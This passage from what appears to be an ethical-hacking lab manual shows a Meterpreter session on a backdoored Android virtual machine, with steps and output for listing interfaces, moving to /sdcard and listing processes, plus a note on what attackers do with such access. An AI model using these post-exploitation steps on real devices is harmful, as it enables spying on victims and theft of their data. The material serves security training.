Meterpreter : dalvik/android
meterpreter > ipconfig

Interface 1
=====
Name      : wlan0 - wlan0
Hardware MAC : 02:15:5d:01:f6:e6
MTU       : 1500
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::dde2:d735:e0aa:ea2e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 2
=====
Name      : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1452

Interface 3
=====
Name      : wifi eth - wifi eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU       : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

31. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

32. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

33. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
```

34. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim

```
msfconsole - Parrot Terminal
Mon Apr 18, 05:48

File Edit View Search Terminal Help
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 5
=====
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps


Process List
=====
PID  Name          User
---  ---          ---
4790  com.metasploit.stage  u0_a71
4840  sh           u0_a71
4842  ps           u0_a71

meterpreter >
```

35. Close all open windows.
36. Switch to the **Android** virtual machine.
37. On the **Home Screen**, swipe up to navigate to the applications.

